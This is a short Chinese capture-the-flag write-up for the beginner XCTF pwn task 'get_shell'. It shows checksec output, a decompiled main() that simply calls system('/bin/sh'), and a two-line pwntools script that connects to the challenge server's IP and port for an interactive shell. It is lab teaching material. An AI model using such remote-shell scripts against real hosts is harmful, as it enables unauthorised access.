# XCTF PWN get_shell

原创

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基本信息

```
smile@ubuntu:~/Desktop/get_shell$ file fb99f86956bd401da271f57d22010481
fb99f86956bd401da271f57d22010481: ELF 64-bit LSB executable, x86-64, version 1 (
SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linu
x 2.6.32, BuildID[sha1]=6334e8ad1474b290bdb69d75a1b44ed029669888, not stripped
smile@ubuntu:~/Desktop/get_shell$
```

```
smile@ubuntu:~/Desktop/get_shell$ checksec --file=fb99f86956bd401da271f57d22010481
[*] '/home/smile/Desktop/get_shell/fb99f86956bd401da271f57d22010481'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
```

尝试运行

```
smile@ubuntu:~/Desktop/get_shell$ ./fb99f86956bd401da271f57d22010481
OK,this time we will get a shell.
$ id
uid=1000(smile) gid=1000(smile) groups=1000(smile),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev)
,113(lpadmin),128(sambashare)
$
```


IDA F5

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3   puts("OK,this time we will get a shell.");
4   system("/bin/sh");
5   return 0;
6 }
```

### Exp

```
from pwn import *

p=remote('111.200.241.244',52682)
p.interactive()
```




这道题...

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